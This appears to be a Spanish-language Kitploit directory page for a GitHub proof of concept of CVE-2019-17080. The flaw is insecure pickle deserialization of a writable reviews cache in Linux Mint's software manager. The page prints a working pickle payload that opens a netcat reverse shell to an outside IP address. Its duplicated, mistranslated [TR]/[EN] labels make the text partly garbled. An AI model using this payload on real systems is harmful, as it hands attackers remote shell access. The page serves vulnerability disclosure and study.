
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Mintinstall-object-injection — CVE-2019-17080 | Kitploit
Herramientas/GitHubGitHub/materaj2/mintinstall-object-injection
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebCTFAprendizaje y EducaciónExplotación de Binarios
GitHubmateraj2/mintinstall-object-injection

Mintinstall-object-injection

CVE-2019-17080

Ver Repositorio
40hace 7 añosAún no revisado
Compartir

[TR] El administrador de software de Linux Mint (v 7.9.5/9) provoca la inyección de objetos y la ejecución de código arbitrario debido a una configuración incorrecta.

[EN] El administrador de software de Linux Mint (v 7.9.5/9) nos hace ejecutar inyección de objetos y código arbitrario debido a una configuración incorrecta.

mintinsall

[TR] Al ejecutar el administrador de software de Mint, comprueba si hay comentarios nuevos; si los hay, descarga new-reviews.list desde la dirección y lo escribe en el archivo.

[EN] Si hay un comentario nuevo, new-reviews.list descargar desde y escribir en el archivo.

code mintinstall.py

[TR] Cuando el administrador de software se inicia por primera vez, llama a la clase ReviewCache() del módulo reviews.

[EN] Cuando el administrador de software se inicia por primera vez, llama a la clase ReviewCache() del módulo reviews.

¿Cómo Procesa los Datos?

¿Cómo Procesa los Datos?

code reviews.py


[TR] Cuando la clase ReviewCache comienza (init), llama a la función _load_cache().

[EN] Cuando la clase ReviewCache se inicia (init), llama a _load_cache().


[TR] La función Load cache lee el archivo que está en la variable REVIEWS_CACHE y deserializa los datos del archivo con la ayuda del módulo pickle, guardando algunos valores en la memoria.

[EN] La función Load cache lee el archivo en la variable REVIEWS_CACHE, deserializa los datos del archivo con la ayuda del módulo pickle y conserva algunos valores en la memoria.

[TR] Cuando compruebo el archivo, parece que tengo permiso de escritura.

[EN] Cuando reviso el archivo, parece que tengo permiso de escritura.

[TR] Gracias al módulo Pickle, podemos realizar operaciones de serialización/deserialización; así, podemos incluir el módulo mediante el método reduce y ejecutar código arbitrario.

[EN] Pickle ya que podemos realizar operaciones de serialización/deserialización con el módulo, podemos incluir el módulo y ejecutar código arbitrario usando el método reduce.

[TR] En este caso, si se intenta deserializar el archivo, nuestro código malicioso se ejecutará.

[EN] Si intentas deserializar el archivo, nuestro código malicioso se ejecutará.

cos 
system 
(S'nc -e /bin/sh 192.168.2.138 4545' 
tR.
>>modül adı c{os}
>> fonksiyon
( >> işaretleyici nesnesi 
S >> tırnak sonuna kadar okuyup stack'e at
tR. >> stackte olanları çagır ve sonucu stacke yerleştir.

alt-text

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    276

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →






